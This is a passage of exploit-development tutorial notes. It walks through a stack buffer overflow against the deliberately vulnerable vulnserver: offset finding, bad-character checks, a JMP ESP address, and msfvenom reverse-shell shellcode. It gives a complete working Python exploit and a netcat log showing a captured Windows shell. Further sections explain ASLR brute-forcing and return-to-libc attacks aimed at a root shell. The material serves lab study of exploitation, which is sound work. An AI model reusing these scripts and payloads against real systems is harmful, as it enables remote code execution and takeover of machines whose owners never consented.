Excellent, we now have a location in our string where we know EIP is overwritten. We can feed this sequence of bytes to Mona and she will do the hard work for us of finding the exact offset where this sequence occurs in our pattern.txt file we pasted into our exploit.py. We can use the following command: !mona po 6F43376F

Running this command with Mona yields the following result: - Pattern o7Co (0x6F43376F) found in cyclic pattern at position 2002

So we now have our offset: 2002 bytes. The offset is essentially how far into our fuzzing string the EIP overwrite occurs. Our string that we submitted looks like this:



Controlling EIP

What we want to do now is to verify that our offset is correct. This might seem like a painful process, but approaching buffer overflow exploit development in a methodical way like this, checking each step, is how we avoid skipping a step and puzzling over our completed exploit which doesn't actually exploit anything. We want to chop those 3 sections identified above into 3 distinct character sets to assess whether or not they actually align as we imagine. We want the following distinction:

- 2002 bytes: A or 41
- 4 byte EIP overwrite: B or 42
- remainder of string: C or 43

We will change our exploit.py as follows:

#!/usr/bin/python

```
import socket

import os

import sys


host = "192.168.1.201"

port = 9999


buffer = "A" * 2002

buffer += "B" * 4

buffer += "C" * (5000 - len(buffer))


s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect((host,port))


print s.recv(1024)

s.send("TRUN /.:/ " + buffer)

print s.recv(1024)

s.close()
```

Running this exploit against our Immunity-attached vulnserver should net us an EIP value of 42424242 since we should be overwriting the value with our B’s.



As you can see, we have successfully controlled EIP and ESP is pointing towards our C's on the stack.

Determining Bad Characters

At this point in the exploit development process, we want to determine if our application, vulnserver, will misinterpret any hex characters that may end up in our shellcode. Remember that we control EIP which tells the program the address of the next instruction to execute. Since we can place arbitrary values onto the stack (we've already done so with our C's), which is pointed to by ESP, we can place our malicious payload on the stack and then have EIP point to ESP which would execute our shellcode.

To search for bad characters, we will replace our C values with every hex character and see which ones do not show up in the hex dump in Immunity once the application crashes. Mona to the rescue once again! Feeding Mona the instruction !mona bytearray will produce a string of every hex character for us to paste into our exploit. Our exploit.py should now look like this:

```
#!/usr/bin/python


import socket

import os
```

```
import sys


host = "192.168.1.201"

port = 9999


badchars =
("\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x1
4\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"

"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34
\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"

"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54
\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"

"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74
\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"

"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94
\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"

"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\
xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"

"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\x
d5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"

"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf
5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")


buffer = "A" * 2002

buffer += "B" * 4

buffer += badchars

buffer += "C" * (5000 - len(buffer))


s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect((host,port))


print s.recv(1024)

s.send("TRUN /.:/ " + buffer)

print s.recv(1024)

s.close()
```

The tell-tale sign of a badcharacter will be that in the hex dump, the perfect sequence of characters is broken. When we run this exploit against vulnserver and the application crashes and you right-click ESP and select Follow in Dump, we are presented with the following pane:



I do not see our sequence of characters anywhere. This could mean that our very first character, \x00, is in fact a bad character. \x00 is known as a NULL byte and we know from experience in SLAE that we want to avoid NULL bytes in our shellcode. Let's remove \x00 from our payload and see if this fixes anything as we repeat the process.

```
#!/usr/bin/python


import socket

import os

import sys


host = "192.168.1.201"

port = 9999
```

```
badchars =
("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x1
5\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"

"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34
\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"

"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54
\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"

"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74
\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"

"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94
\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"

"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\
xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"

"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\x
d5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"

"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf
5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")


buffer = "A" * 2002

buffer += "B" * 4

buffer += badchars

buffer += "C" * (5000 - len(buffer))


s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect((host,port))

print s.recv(1024)

s.send("TRUN /.:/ " + buffer)

print s.recv(1024)

s.close()
```

We are now presented with the following pane:



As you can see, our entire sequence is presented unbroken. We have determined that \x00 is our only bad character. This will likely not be the case very often and you must rigorously check for bad characters by iterating through this process until all bad characters are eliminated.

Finding a JMP ESP Call Within Vulnserver

Our last use of Mona will be asking her to find a location within the vulnserver application where there is a memory address which holds the instruction JMP ESP. If we are able to place this memory location address into EIP, then the process will see that the address of the next instruction to execute is saying that the instruction is JMP ESP and our process will go to ESP and execute whatever instructions are located there, in this case our payload!

But not only do we have to find a JMP ESP call, we have to find one that is within a module that does not have ASLR enabled. ASLR will randomize the instruction location each time the computer reboots so that these types of exploits are unfeasible. However, programs are not beholden to strictly use ASLR-enabled, Microsoft-approved modules and often include non-ASLR modules.

Mona will fetch us what we need with a simple command of: !mona jmp -r esp



We see that Mona found 9 addresses of JMP ESP calls within vulnserver and all of them happen to be in the essfunc.dll file with ASLR disabled (set to False). Let's use the second instance which is at the memory address:0x625011bb

We can verify this in Immunity by finding this memory location and looking at the opcode for the address.

- In Immunity, click on the lowercase e at the top of the UI. This will show you the executable modules for the program.
- We are interested in essfunc.dll since this is where our JMP ESP call lives. Double-click the essfunc.dll line.
- Right-click in the top left panel, select Search for, select Command, input jmp esp, and press enter.

We are greeted with the following



So we are sure that Mona wasn't telling us lies. Since Windows is little-endian, we can place this address into the EIP overwrite portion of our payload in reverse order so that 0x625011bb becomes \xbb\x11\x50\x62 in our payload, which now looks like this:

```
#!/usr/bin/python


import socket

import os

import sys


host = "192.168.1.201"

port = 9999


buffer = "A" * 2002

buffer += "\xbb\x11\x50\x62"                    #This is for our JMP ESP address in reverse order (little-endian)

buffer += "C" * (5000 - len(buffer))


s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

s.connect((host,port))

print s.recv(1024)

s.send("TRUN /.:/ " + buffer)

print s.recv(1024)

s.close()

Code Execution!

All that's left for us to do at this point is to replace the value of the stack, currently a bunch of C values or bad chars depending on your workflow, with our shellcode. We will also want to prepend some NOPs to our payload so that we increase the surface area so to speak of our exploitable code and increase the chance of the program flowing to the location of our shellcode.

We can do this simply by adding a variable to our script called nop and use the line nop = '\x90' * 15.

15 is largely an arbitrary number that I often use for this purpose. The amount of NOPs you use is up to you, but don't use so many that it affects your buffer space drastically and reduces the amount of space you can fit your shellcode.

To generate our payload with msfvenom we use the following command: msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.199 lport=443 EXITFUNC=thread -b "\x00" -f c which can be broken down as follows:

- -p windows/shell_reverse_tcp is setting the payload to a stageless windows (x86 by default) reverse shell payload
- EXITFUNC=thread tells msfvenom to create the payload in such a way that it is run in a sub-thread of the process helping us to avoid crashing the program and achieving a smooth exit
- -b "\x00" specifies what characters to not use in the payload
- -f c specifies that we want the output in C format.

astrid:~/ # msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.199 lport=443 EXITFUNC=thread -b "\x00" -f c

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload

[-] No arch selected, selecting arch: x86 from the payload

Found 11 compatible encoders

Attempting to encode payload with 1 iterations of x86/shikata_ga_nai

x86/shikata_ga_nai succeeded with size 351 (iteration=0)

x86/shikata_ga_nai chosen with final size 351

Payload size: 351 bytes

Final size of c file: 1500 bytes

```
unsigned char buf[] =
"\xdb\xcc\xd9\x74\x24\xf4\x5a\x29\xc9\xb1\x52\xbf\x36\x08\x50"
"\xc1\x31\x7a\x17\x83\xc2\x04\x03\x4c\x1b\xb2\x34\x4c\xf3\xb0"
"\xb7\xac\x04\xd5\x3e\x49\x35\xd5\x25\x1a\x66\xe5\x2e\x4e\x8b"
"\x8e\x63\x7a\x18\xe2\xab\x8d\xa9\x49\x8a\xa0\x2a\xe1\xee\xa3"
"\xa8\xf8\x22\x03\x90\x32\x37\x42\xd5\x2f\xba\x16\x8e\x24\x69"
"\x86\xbb\x71\xb2\x2d\xf7\x94\xb2\xd2\x40\x96\x93\x45\xda\xc1"
"\x33\x64\x0f\x7a\x7a\x7e\x4c\x47\x34\xf5\xa6\x33\xc7\xdf\xf6"
"\xbc\x64\x1e\x37\x4f\x74\x67\xf0\xb0\x03\x91\x02\x4c\x14\x66"
"\x78\x8a\x91\x7c\xda\x59\x01\x58\xda\x8e\xd4\x2b\xd0\x7b\x92"
"\x73\xf5\x7a\x77\x08\x01\xf6\x76\xde\x83\x4c\x5d\xfa\xc8\x17"
"\xfc\x5b\xb5\xf6\x01\xbb\x16\xa6\xa7\xb0\xbb\xb3\xd5\x9b\xd3"
"\x70\xd4\x23\x24\x1f\x6f\x50\x16\x80\xdb\xfe\x1a\x49\xc2\xf9"
"\x5d\x60\xb2\x95\xa3\x8b\xc3\xbc\x67\xdf\x93\xd6\x4e\x60\x78"
"\x26\x6e\xb5\x2f\x76\xc0\x66\x90\x26\xa0\xd6\x78\x2c\x2f\x08"
"\x98\x4f\xe5\x21\x33\xaa\x6e\x8e\x6c\xb5\xa9\x66\x6f\xb5\x34"
"\xcc\xe6\x53\x5c\x22\xaf\xcc\xc9\xdb\xea\x86\x68\x23\x21\xe3"
"\xab\xaf\xc6\x14\x65\x58\xa2\x06\x12\xa8\xf9\x74\xb5\xb7\xd7"
"\x10\x59\x25\xbc\xe0\x14\x56\x6b\xb7\x71\xa8\x62\x5d\x6c\x93"
"\xdc\x43\x6d\x45\x26\xc7\xaa\xb6\xa9\xc6\x3f\x82\x8d\xd8\xf9"
"\x0b\x8a\x8c\x55\x5a\x44\x7a\x10\x34\x26\xd4\xca\xeb\xe0\xb0"
"\x8b\xc7\x32\xc6\x93\x0d\xc5\x26\x25\xf8\x90\x59\x8a\x6c\x15"
"\x22\xf6\x0c\xda\xf9\xb2\x2d\x39\x2b\xcf\xc5\xe4\xbe\x72\x88"
"\x16\x15\xb0\xb5\x94\x9f\x49\x42\x84\xea\x4c\x0e\x02\x07\x3d"
"\x1f\xe7\x27\x92\x20\x22";
```

We will add our NOPs and shellcode to our exploit at this point so that our final exploit script will be:

```
#!/usr/bin/python


import socket
import os
```

```
import sys

host = "192.168.1.201"
port = 9999

nop = "\x90" * 15

shellcode = ("\xdb\xcc\xd9\x74\x24\xf4\x5a\x29\xc9\xb1\x52\xbf\x36\x08\x50"
"\xc1\x31\x7a\x17\x83\xc2\x04\x03\x4c\x1b\xb2\x34\x4c\xf3\xb0"
"\xb7\xac\x04\xd5\x3e\x49\x35\xd5\x25\x1a\x66\xe5\x2e\x4e\x8b"
"\x8e\x63\x7a\x18\xe2\xab\x8d\xa9\x49\x8a\xa0\x2a\xe1\xee\xa3"
"\xa8\xf8\x22\x03\x90\x32\x37\x42\xd5\x2f\xba\x16\x8e\x24\x69"
"\x86\xbb\x71\xb2\x2d\xf7\x94\xb2\xd2\x40\x96\x93\x45\xda\xc1"
"\x33\x64\x0f\x7a\x7a\x7e\x4c\x47\x34\xf5\xa6\x33\xc7\xdf\xf6"
"\xbc\x64\x1e\x37\x4f\x74\x67\xf0\xb0\x03\x91\x02\x4c\x14\x66"
"\x78\x8a\x91\x7c\xda\x59\x01\x58\xda\x8e\xd4\x2b\xd0\x7b\x92"
"\x73\xf5\x7a\x77\x08\x01\xf6\x76\xde\x83\x4c\x5d\xfa\xc8\x17"
"\xfc\x5b\xb5\xf6\x01\xbb\x16\xa6\xa7\xb0\xbb\xb3\xd5\x9b\xd3"
"\x70\xd4\x23\x24\x1f\x6f\x50\x16\x80\xdb\xfe\x1a\x49\xc2\xf9"
"\x5d\x60\xb2\x95\xa3\x8b\xc3\xbc\x67\xdf\x93\xd6\x4e\x60\x78"
"\x26\x6e\xb5\x2f\x76\xc0\x66\x90\x26\xa0\xd6\x78\x2c\x2f\x08"
"\x98\x4f\xe5\x21\x33\xaa\x6e\x8e\x6c\xb5\xa9\x66\x6f\xb5\x34"
"\xcc\xe6\x53\x5c\x22\xaf\xcc\xc9\xdb\xea\x86\x68\x23\x21\xe3"
"\xab\xaf\xc6\x14\x65\x58\xa2\x06\x12\xa8\xf9\x74\xb5\xb7\xd7"
"\x10\x59\x25\xbc\xe0\x14\x56\x6b\xb7\x71\xa8\x62\x5d\x6c\x93"
"\xdc\x43\x6d\x45\x26\xc7\xaa\xb6\xa9\xc6\x3f\x82\x8d\xd8\xf9"
"\x0b\x8a\x8c\x55\x5a\x44\x7a\x10\x34\x26\xd4\xca\xeb\xe0\xb0"
"\x8b\xc7\x32\xc6\x93\x0d\xc5\x26\x25\xf8\x90\x59\x8a\x6c\x15"
"\x22\xf6\x0c\xda\xf9\xb2\x2d\x39\x2b\xcf\xc5\xe4\xbe\x72\x88"
"\x16\x15\xb0\xb5\x94\x9f\x49\x42\x84\xea\x4c\x0e\x02\x07\x3d"
"\x1f\xe7\x27\x92\x20\x22")
```

```
buffer = "A" * 2002

buffer += "\xbb\x11\x50\x62"                    #This is for our JMP ESP address in reverse order (little-endian)

buffer += nop

buffer += shellcode

buffer += "C" * (5000 - len(buffer))


s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect((host,port))

print s.recv(1024)

s.send("TRUN /.:/ " + buffer)

print s.recv(1024)

s.close()
```

If we run this exploit code against vulnserver at this point we net a reverse shell and our payload was successfully executed!

```
astrid:~/ # nc -lvp 443

listening on [any] 443 ...

192.168.1.201: inverse host lookup failed: Unknown host

connect to [192.168.1.199] from (UNKNOWN) [192.168.1.201] 49224

Microsoft Windows [Version 6.1.7601]

Copyright (c) 2009 Microsoft Corporation.  All rights reserved.


C:\Users\IEUser\Desktop>
```

https://h0mbre.github.io/Boofuzz_to_EIP_Overwrite/#

ASLR Bypass

https://www.ccn-cert.cni.es/pdf/documentos-publicos/xi-jornadas-stic-ccn-cert/2575-m11-06-rockandropeando/file.html

https://www.exploit-db.com/docs/english/17914-bypassing-aslrdep.pdf

A**SLR** stands for "**Address space layout randomization**". It is a computer security technique involved in preventing exploitation of memory corruption vulnerabilities, designed to prevent the buffer overflow attacks. In order to prevent an attacker from reliably jumping to ESP, ASLR

randomly arranges the address space positions of key data areas of a process, including the base of the executable and the positions of the stack, heap and libraries.

But How it affects our conventional Buffer overflow attacks???

Conventionally, in normal buffer overflow, what we try to do is that, we sends a payload in a pattern. Like, first we send bunch of A's until EIP, then at EIP, we sends an address in reverse order like \xaf\x11\x50\x62 and then our payload (or reverse shell), which means we sends bunch of A's until EIP, and then in EIP(which is of 4 chars), we send an address, which is the address of JMP ESP, as we want to jump to ESP to execute our payload, so we are jumping at ESP, which is done by sending this command in hex to EIP, and after sending this command, we sends our payload, which means after reaching to ESP, we want it to execute our shell, as ESP is the stack pointer which points towards top of stack.

But when ASLR is enabled, it randomizes the address, which means we can't give the address of JMP ESP to EIP to execute that command, because ASLR randomizes these addresses, which means every-time we execute that binary, we will get a new address of JMP ESP, which means we can't give that address to execute our payload.

How to find if ASLR is enabled or not??

Execute this command:
→ ldd (name of binary) | grep libc
Run this command multiple times and note the results. If the address in the results are changing every-time you execute the command, it means that ASLR is enabled there.

So how to overcome this??

So to overcome this, what we does is that we uses a method "return to libc".

What is libc??
In very simple language, **libc** is the standard library for the C programming language, which has predefined classes and methods as a conventional library. C uses this library to import pre-defined functions, commands.

So, in this **return to libc** method, instead of giving the address of JMP ESP, we gives the address of pre-defined functions of the commands which we want to execute.
So, instead of executing JMP ESP on EIP followed by our shell code, what we does here is that in EIP, we directly executes "**system /bin/bash"** to escalate our privileges.

How we executes it??

As we know about libc, which is a standard library for C language, we uses the address of the functions such as **system**, **/bin/bash**, and **exit**, and pass them in EIP to execute.
So we executes the command in the order
system → exit → /bin/bash

So to execute them, we are giving the address of these functions from libc to EIP.
To find the addresses of these 3 functions, you can do:

For **SYSTEM**:
> readelf -s /lib/i386-linux-gnu/libc.so.6 | grep system

For **EXIT**:
> readelf -s /lib/i386-linux-gnu/libc.so.6 | grep exit

For **/bin/sh**:
> strings -a -t x /lib/i386-linux-gnu/libc.so.6 | grep /bin/sh

We gives the addresses of system, exit and /bin/bash by adding their address in base address of libc.

But a problem is here in this situation.
As we understood that we had to use system /bin/bash and also found the address of the same, but as ASLR is enabled in the machine, we can't take the base address of libc directly to put in our script, as it will change next time we executes it.

So to overcome that, there is an option of brute-forcing for the addresses. We had to run this command multiple times to notice the change, as the change is minor, only of 2–3 bits. To check the same, use the same command as we used to check the existence of ASLR.
> ldd ./ovrflw | grep libc


Here we observes that only 2 and 3 bits are changing, so we can brute-force it to hit the correct address.

Suppose we run the command "**ldd ./ovrflw | grep libc"** and observes that only 2 bits are changing continuously. So in that case, we can calculate that one bit can change from 0-F, having 15 places, then 2 bits will give a combination of 15*15=225. So we had to ran our script 225 times to hit the correct one.

We randomly picks an address by running this command "**ldd ./ovrflw | grep libc"**, and assign it to the base address of libc in our script. And then we ran our script 225 times. As in 225 times, it will surely gone through that number which we had given to our base address of libc.

We can understand it as, we had 225 options for address field. Now we ran and note a address before running our script and assign it to base address of libc. And then ran our script 225 times, which means that in 225 different and total combination, it will surely have a combination which we had given to the base address of libc before. So whenever it touches that address, the address will match with the address we already using as base address, and it will execute our command of ***system /bin/bash*** and give us a root shell.

An example of a script for the same is given below



https://www.youtube.com/watch?v=0D4ZRl-iK4g

https://www.youtube.com/watch?v=cj3CtsxVlL4

Return Oriented Programming

A **"return-to-libc" attack** is a computer security attack usually starting with a buffer overflow in which a subroutine return address on a call stack is replaced by an address of a subroutine that is already present in the process executable memory, bypassing the no-execute bit feature (if present) and ridding the attacker of the need to inject their own code. The first example of this attack in the wild was contributed by Alexander Peslyak on the Bugtraq mailing list in 1997.[1]

On POSIX-compliant operating systems the C standard library ("libc") is commonly used to provide a standard runtime environment for programs written in the C programming language. Although the attacker could make the code return anywhere, libc is the most likely target, as it is almost always linked to the program, and it provides useful calls for an attacker (such as the system function used to execute shell commands).

A non-executable stack can prevent some buffer overflow exploitation, however it cannot prevent a return-to-libc attack because in the return-to-libc attack only existing executable code is used. On the other hand, these attacks can only call preexisting functions. Stack-smashing protection can prevent or obstruct exploitation as it may detect the corruption of the stack and possibly flush out the compromised segment.

"ASCII armoring" is a technique that can be used to obstruct this kind of attack. With ASCII armoring, all the system libraries (e.g., libc) addresses contain a NULL byte (0x00). This is commonly done by placing them in the first 0x01010101 bytes of memory (a few pages more than 16 MB, dubbed the "ASCII armor region"), as every address up to (but not including) this

value contains at least one NULL byte. This makes it impossible to emplace code containing those addresses using string manipulation functions such as strcpy(). However, this technique does not work if the attacker has a way to overflow NULL bytes into the stack. If the program is too large to fit in the first 16 MB, protection may be incomplete.[2] This technique is similar to another attack known as **return-to-plt** where, instead of returning to libc, the attacker uses the Procedure Linkage Table (PLT) functions loaded in the position-independent code (e.g., system@plt, execve@plt, sprintf@plt, strcpy@plt).[3]

